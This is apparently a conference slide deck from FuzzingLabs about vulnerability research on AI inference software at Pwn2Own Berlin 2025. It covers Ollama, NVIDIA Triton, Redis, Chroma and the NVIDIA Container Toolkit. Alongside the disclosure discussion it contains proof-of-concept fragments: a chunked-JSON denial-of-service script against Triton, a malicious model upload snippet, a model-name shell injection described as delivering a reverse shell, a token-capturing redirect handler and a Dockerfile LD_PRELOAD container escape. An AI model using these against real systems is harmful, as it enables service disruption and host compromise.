

Breaking Al Inference Systems

Lessons From Pwn2Own Berlin | Fuzzinglabs (@fuzzinglabs)

Team, Company & Mission

Today's Speakers





- Patrick Ventuzelo CEO & Founder
- Nabih Benazzouz COO
- 10+ years in offensive research, fuzzing, and automation
- Speakers/Trainers at BlackHat,
 REcon, OffensiveCon, PoC, Zer0Con

Who We Are



- Deep-tech cybersecurity company
 (30+ engineers) based in Paris
- Specialized in fuzzing, reversing, code audit & offensive AI
- Recognized research & training delivered worldwide

What We're Building




- FuzzForge Al-Native Platform for Autonomous Vulnerability Research
- Orchestrates multi-agent workflows for fuzzing, reversing, and triaging
- Open-source core + SaaS platform for collaborative offensive R&D



New Al Category at Pwn2Own

Al Targets Overview

Al Systems Become Official Targets



https://www.zerodayinitiative.com/blog/2025/2/24/announcing-pwn2own-berlin-2025

- February 2025: a new AI category is introduced.
- Al tools, DB, runtimes, containers and frameworks become eligible targets.
- Al infrastructure is now treated as a critical attack surface.

Al Targets for 2025

- Six targets covering:
 - Storage
 - Vector search
 - Model serving
 - Runtime tooling
- Mix of databases, embedding engines, inference systems, and container layers.
- Large attack surface:
 - Parsing
 - Configuration handling
 - Execution paths

(B) Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: Chroma

- Vector database for embeddings (Python/Rust)
- Exposes Ingestion, embedding, and query APIs
- Widely used in RAG pipelines
- ~25k GitHub stars
- chroma-core/chroma



⊕ Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
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NVIDIA Container Toolkit	\$30,000	3

Target: Postgres pgvector

- Vector search extension for PostgreSQL (C)
- Adds a new vector data type and similarity search (exact & HNSW approximate)
- Integrated into Postgres to support Al embedding queries in SQL
- ~19k GitHub stars
- <u>pgvector/pgvector</u>

Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: Redis

redis

- In-memory key-value store and cache (C)
- Supports vector similarity search (built-in since v8, earlier via modules)
- Ubiquitous in production (caching, message brokering, ML pipelines)
- ~72k GitHub stars
- <u>redis/redis</u>

(B) Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
Postgres pgvector	\$30,000	3
Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: Ollama

- Local LLM runtime for open-source models (Go/C)
- Exposes a CLI and REST API for running and managing models
- Processes local model files (GGUF, Safetensors)
 - o parsing flaws can lead to RCE
- Widely adopted for private LLM inference
- ~155k stars on GitHub
- ollama/ollama



e9 Target	Prize	Master of Pwn Points
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NVIDIA Container Toolkit	\$30,000	3



Target: NVIDIA Triton Inference Server

- Inference server for deploying AI models (C++/Python)
- Exposes HTTP/REST and gRPC endpoints for inference
 - supports custom backend plugins
- Used in enterprise Al deployments (part of NVIDIA Al platform, Kubernetes, etc.)
- ~10k GitHub stars
- triton-inference-server/server

Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
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Redis	\$40,000	4
Ollama	\$20,000	2
NVIDIA Triton Inference Server	\$30,000	3
NVIDIA Container Toolkit	\$30,000	3

Target: NVIDIA Container Toolkit

- GPU container runtime for Docker/K8s (Go/C)
- Integrates via OCI hooks (runs with root privileges) to inject GPU drivers
- Prevalent in multi-tenant GPU clouds (in ~37% of environments)
- ~4k GitHub stars
- NVIDIA/nvidia-container-toolkit

® Target	Prize	Master of Pwn Points
Chroma	\$20,000	2
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Redis	\$40,000	4
Ollama	\$20,000	2
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NVIDIA Container Toolkit	\$30,000	3



Reconnaissance & Target Selection

How We Chose Where to Attack

Initial Recon & Team Effort





- Mohand Acherir
- Mohammed Benhelli
- Julien Cohen Scali
- Daniel Frederic
- Bryton Bernard
- Yacine Souam
- Nabih Benazzouz
- Antonin Fagat





Postgre pgvector





NVIDIA Container Toolkit



How We Evaluated Each Target

- Codebase complexity
 - language mix, size, maintainability
- Attack surface exposure
 - APIs, parsing logic, plugins, config loaders
- Ease of local reproduction
 - setup time, dependencies, determinism
- Code quality & maturity
 - safety practices, fuzzing history, test coverage
- Potential for impactful exploits
 - RCE, sandbox escapes, supply chain implications

NVIDIA Container Toolkit





Postgre pgvector







Why We Selected Ollama & Triton First



- We already knew the codebase
- We had previously found bugs (incl. pre-Pwn2Own)
- Attack surface: API, loader, plugins
- Go + C mix→ memory-safety risks
- Very easy to run & fuzz locally



- New & fast-moving codebase
- Huge attack surface (Multi-backend plugins)
- Loads untrusted model artifacts
- Complex config parsing
- Exposed over HTTP/gRPC (remote vector)



Attacking Ollama

Early Findings & Pwn2Own Discoveries

Pre-Pwn2Own: Our Prior Research on Ollama




- Oct 2024 → Feb 2025: early auditing phase
- Found 7 vulnerabilities
 - DoS, OOM, token theft, memory issues
- Submitted via Huntr
 - several reports untriaged for months
 - some fixes incomplete / silent push
- Confirmed a large, fragile attack surface → strong head start

•	Out-of-range slice allocation leading to DoS in ollama/ollama
•	Index Out of Range Leading to DoS in ollama/ollama
•	Integer overflow leading to DoS in ollama/ollama
•	Out-of-Range Length Allocation Leading to DoS in ollama/ollama
•	Denial of Service via cache mechanism in ollama/ollama
•	Ollama server authentication flow is vulnerable to token stealing in
•	Ollama server is vulnerable to OOM DoS attacks when using `make

Ollama Attack Surface Overview



- Ollama Architecture (High-Level)
 - Local LLM runtime
 - REST API / CLI
 - Loads untrusted artifacts
 - Modelfile, GGUF
 - Runs in **Docker**, uses host CPU/GPU/RAM
- Attack Surface
 - REST API
 - Model loader / GGUF parser
 - Registry interactions
 - Go ← C boundary
 - memory-safety risks



https://mattjhayes.com/2025/06/20/putting-the-open-back-in-ai-with-ollama/

Pre-Pwn2Own Vulnerability #1 — CVE-2024-12886 (OOM DoS)

- Trigger: Malicious registry response
- Root cause:
 Unbounded io.ReadAll
 → memory exhaustion
- Impact:
 Remote Gzip Bomb DoS (CVE-2024-12886)
- Disclosure:
 Reported via Huntr

```
`makeRequestWithRetry` and `getAuthorizationToken` functions
in ollama/ollama

valid Reported on Oct 31st 2024

package server

func getAuthorizationToken(ctx context.Context,

body, err := io.ReadAll(response.Body)

...
}
```

Ollama server is vulnerable to OOM DoS attacks when using


Pre-Pwn2Own Vulnerability #2 — CVE-2025-51471 (Token Theft)

- Redirect (301/302) → Ollama forwards Authorization header
- Leads to token theft & access to private registries
- Affects auth flows + model pulls
- Reported via **Huntr (Dec 2024)** \rightarrow left untriaged
- Another vendor's AI SAST reproduced our PoC identically and their PR received the CVE assignment

```
fmt.Printf("Authorization: %s\n", r.Header.Get("Authorization"))
w.WriteHeader(http.StatusTeapot)
if _, err := w.Write([]byte("Goeland")); err != nil {
    return
}
```

Post-Announcement Findings

- We launched a full audit as soon as the contest targets were published
- Quickly uncovered multiple high-impact issues across core components:
 - Heap/stack bugs in Ilama.cpp and ggml
 - Path-handling flaws in convert_bert
 - Instant-crash **DoS** conditions across parsers
- Ollama showed a wide and brittle attack surface
- And among all issues, one bug immediately stood out...



The Bug That Should Have Won Berlin

- Bug Discovery (4 Weeks Before Contest)
 - Fuzzing malformed model files (GGUF + manifest layers)
 - Go control-plane: accepts oversized metadata fields
 - C++ inference engine: trusts the Go layer
 - Vulnerability:
 - strcpy()into a fixed-size struct
 - → Heap Buffer Overflow in inference engine

strcpy(hparams.mm_patch_merge_type, gguf_get_val_str(ctx, idx));

- o Impact:
 - Isolation by thread = ideal heap grooming
 - Clean path to RCE via crafted model file
- The Heartbreak (2 Weeks Before Pwn2Own)
 - Silent vendor patch as part of a enormous code refactoring
 - Our exploit chain was **almost functional... until it wasn't**




Attacking NVIDIA Triton Inference Server

A Multi-Backend Engine With a Massive Attack Surface

Triton Threat Model + Architecture

- Large attack surface exposed to untrusted clients
- Multiple backends (Python / ONNX / PyTorch / TensorRT) → inconsistent validation paths
- Model repository + config.pbtxt → attacker-controlled parsing inputs
- Remote APIs (HTTP / gRPC) massively increase reachable attack vectors



Multiple Complex Bugs Found — LIBC Leak

- Loading a malicious PyTorch model triggered unexpected LIBC address leaks
- Leaked symbols (e.g., clone)
 → recover libc base → bypass
 ASLR/PIE
- Enabled stable resolution of gadgets & syscall targets (e.g., system())
- Confirmed the Triton model-loading path was a high-value attack surface

```
with open("/home/moe/Documents/Triton exploit/pytorch model.bd
    file content = f.read()
# Encode in Base64
encoded content = base64.b64encode(file content).decode("utf-
payload_link = {
    "parameters": {
        "config": json.dumps(model_config_simple_2),
        "file:/1/model.pt": encoded_content
# Send POST request
res = requests.post(url, headers=headers, json=payload_link)
print("[+] Response: ", res.headers, res.content)
```

```
known function> + 0xecdb4 (0x724d99f91db4 in /lib/x86_64-linux-gnu/libstdc++ #29: __clone + 0x44 (0x724d99dbca34 in /lib/x86_64-linux-gnu/libc.so.6)\\n;
```

Multiple Complex Bugs Found — DoS via Malformed JSON

- Unbounded JSON parsing caused immediate Triton crashes
- Chunked payloads triggered deep recursion → invalid frees
- Multiple HTTP/gRPC endpoints were vulnerable (logging, infer, repository)

```
I0310 12:31:07.249313 1 grpc_server.cc:2558] "Started GRPCInfer
I0310 12:31:07.249547 1 http_server.cc:4725] "Started HTTPServi
I0310 12:31:07.291648 1 http_server.cc:358] "Started Metrics Se
Signal (11) received.

0# 0x00005CAACCC31B28 in tritonserver
1# 0x00007B8411BEF320 in /lib/x86_64-linux-gnu/libc.so.6
2# 0x00005CAACCD958B2 in tritonserver
3# 0x00005CAACD50FEA5 in tritonserver
4# 0x00005CAACD5148F6 in tritonserver
5# 0x00005CAACD5129CE in tritonserver
```

```
import requests
def generate large json():
   yield b'{"dummy":['
    chunk size = 4096
    num chunks = 1000000
    for _ in range(num_chunks):
       vield b'"' + b'a' * (chunk size - 2) + b'",'
   yield b'"' + b'a' * (chunk_size - 2) + b'"]}'
if __name__ == "__main__":
    logging url = "http://localhost:8000/v2/logging"
   try:
        response = requests.post(
            logging_url,
            data=generate_large_json(),
            headers={
                "Transfer-Encoding": "chunked",
                "Content-Type": "application/json"
            },
        print(f"Status Code: {response.status code}")
        print(f"Response: {response.text[:100]}...")
    except requests.exceptions.RequestException as e:
        print(f"Request Failed: {str(e)}")
```

Key Triton Vulnerability — Command Injection via Model Name

- Trigger: Malicious model loaded via JSON / config with a crafted model name
- Root cause: Triton builds a shell command (bash -c "exec ...
 <model_name>") and concatenates the model name without sanitization
- **Effect**: Attacker-controlled model name **breaks out of the command** and injects arbitrary shell arguments
- Impact: RCE on the Triton host (same privileges as the inference server)
- Context: Bug lived in the <u>Python backend</u> orchestration hook, reachable over HTTP/gRPC


```
// Replace this child process with the new stub process.
execvp("bash", (char**)stub_args);
// execvp() never return if succeeded. Otherwise, an error has occurred.
std::stringstream ss;
```

Exploit Walkthrough — Turning It into RCE

- Crafted a model name that:
 - Closes the expected argument
 - Appends attacker command e.g. reverse shell
- Sent a normal model-load request with the malicious name via Triton's API
- Triton executed:


bash -c "exec ... <our_payload>"

- → attacker command runs on the host
- Result during Pwn20wn:
 - Stable, one-shot RCE, reachable remotely
 - Fully weaponizable chain from untrusted client → Triton → system shell



Result — RCE on NVIDIA Triton

- Remote root via model-name command injection
- Exploit chain weaponized for Pwn20wn
- Vendor classified our submission as a duplicate (they were already aware of the issue)
- We received \$15,000 Pwn2Own bounty
- Fix released Sept 2025 → CVE-2025-23316 (Critical 9.8)
- Impact: RCE, DoS, information disclosure, data tampering







Pwn2Own Al Results & Analysis

What the Results Tell Us

All Publicly Announced Exploit Attempts

COLLISION - We I COLLISION - Mohand Acherir & Patrick Ventuzelo (@pat ventuzelo) of FuzzingLabs Summoning Team (@fuzzinglabs) exploited #NVIDIA Triton, but the exploit they used was known by the Triton, the bug he vendor (but unpatched). They still earn \$15,000 and 1.5 Master of Pwn points. 1.5 Master SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny isaacs), Nir Brakha, Sagi Tzadik Meagitz I of Miz Docoarch as they loveraged a LINE to exploit FAILURE - U Redis. They COLLISION - Although @namhb1, @havancuong000, and @HieuTra34558978 of FPT NVIDIA Trito NightWolf successfully exploited NVIDIA Triton, the bug they used was known by the SUCCESS - In vendor (but not patched yet). They still earn \$15,000 and 1.5 Master of Pwn points. SUCCESS - The (@Xuanninh1412) and Tri Dang (@trichimtrich) from Orious Secure used a four hug chain to (@SinSinology exploit | SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a Chroma earns External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit. COLLISION - W FAILURE - Unfortunately, the team from STAR Labs could not get their exploit of NVIDIA's Triton Inference Triton Inference server working within the time allotted. 5 known to the vendor, but not yet patched. They still earn \$15000 and 1.5 Master of Pwn Points 31

Consolidated Results Overview

Day 1	Sina Kheirkhah	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 1	Wiz Research	NVIDIA Triton	FAILURE	\$0
Day 1	Sina Kheirkhah	Chroma	SUCCESS	\$20,000
Day 1	Viettel Cyber Security	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 2	Fuzzinglabs	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 2	Wiz Research	Redis	SUCCESS	\$40,000
Day 2	Qrious Secure	NVIDIA Triton	SUCCESS	\$30,000
Day 3	FPT NightWolf	NVIDIA Triton	COLLISION (Vendor)	\$15,000
Day 3	Wiz Research	NVIDIA Container Toolkit	SUCCESS	\$30,000
Day 3	STAR Labs	NVIDIA Triton	FAILURE	\$0

Target Popularity, Success Rates & Collisions

10

4/6

\$180k


80%

Submissions


Targeted Softwares (Missing Ollama and pgvector)

Total Rewards Distributed Success Rate from Participants

Number of Submissions Per Target



Submissions Status Per Target



Understanding the High Collision Rate

- NVIDIA saw Triton & Container Toolkit were selected for Pwn2Own
- Assigned 4 engineers to audit both codebases pre-event
 - Found 20+ bugs internally (private tracker)
- Many entries collided with issues already known by NVIDIA
 - Explains why Triton had the highest collision rate



- Post-Pwn2Own CVE Waves
 - Aug 2025: 17 CVEs published
 - Sep 2025: 5 more CVEs (incl. our collision CVE-2025-23316)

NVIDIA® Triton Inference Server - August 2025	5687	Critical	CVE-2025-23310, CVE-2025-23311, CVE-2025-23317, CVE-2025-23318, CVE-2025-23319, CVE-2025-23320, CVE-2025-23321, CVE-2025-23322, CVE-2025-23323, CVE-2025-23324, CVE-2025-23325, CVE-2025-23326, CVE-2025-23327, CVE-2025-23331, CVE-2025-23333, CVE-2025-23334, CVE-2025-23335	04 Aug 2025	04 Aug 2025	
NVIDIA Triton Inference Server - September 2025	5691	Critical	CVE-2025-23316, CVE-2025-23268, CVE-2025- 23328, CVE-2025-23329, CVE-2025-23336	16 Sep 2025	16 Sep 2025	




Other Al Targets: Key Findings

Redis, Chroma & NVIDIA Container Toolkit

Sina exploited Chroma

- No technical details have been publicly disclosed for the Chroma exploit
- We only know that the issue resulted in a full exploitation meeting Pwn2Own criteria
- Highlights that vector databases are becoming a real attack surface in Al pipelines



SUCCESS - The first ever winner of the AI category in Pwn2Own history is Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam). His successful exploitation of Chroma earns him \$20,000 and 2 Master of Pwn points.

Redis: Full Sandbox Escape via Lua UAF (CVE-2025-49844)

- Redis was exploited via a Lua sandbox Use-After-Free (UAF)
 - enabled sandbox escape and full RCE




- Exploit chain became known online as #RediShell
 - Assigned CVE-2025-49844, classified as a critical cloud-impact vulnerability
 - https://www.wiz.io/blog/wiz-research-redis-rce-cve-2025-49844

SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny_isaacs), Nir Brakha, Sagi Tzadik (@sagitz_) of Wiz Research as they leveraged a UAF to exploit Redis. They earn \$40,000 and 4 Master of Pwn points.

NVIDIAScape: Critical Container Escape (CVE-2025-23266)

- Critical container escape in NVIDIA Container Toolkit
- Root cause: OCI hook misconfiguration
 → LD_PRELOAD injection
- Impact: Full host compromise from inside a container
- 3-line malicious Dockerfile PoC:



FROM busybox
ENV LD_PRELOAD=/proc/self/cwd/poc.so
ADD poc.so /

SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit. This unique bug earns them \$30,000 and 3 Master of Pwn points.



Conclusions & Next Steps

Al Infrastructure Lessons From Pwn2Own

Al Infrastructure — Key Takeaways



Al attack surfaces are fragile

Al runtimes expose large, weakly validated inputs. Tiny parsing bugs now escalate into critical vulns.



Old bugs, new ecosystems

Classic issues: command injection, overflows, deserialization flaws, now live inside Al pipelines.



Model supply chain is risky

Untrusted registries & model files introduce real supply-chain attack paths.



Continuous fuzzing is required

Rapidly evolving formats require **ongoing fuzzing & adversarial testing**.

MASTERCLASS — Attacking & Fuzzing Ollama

- Exclusive Black Hat EU Offer:
 - 15% pre-sale discount
 - \$389 → \$330
- Release: Early 2026



- Deep dive into:
 - API Fuzzing & protocol abuse
 - Auth bypass strategies
 - Model parsing & deserialization flaws
 - End-to-end exploitation workflows



Thank You — Questions?



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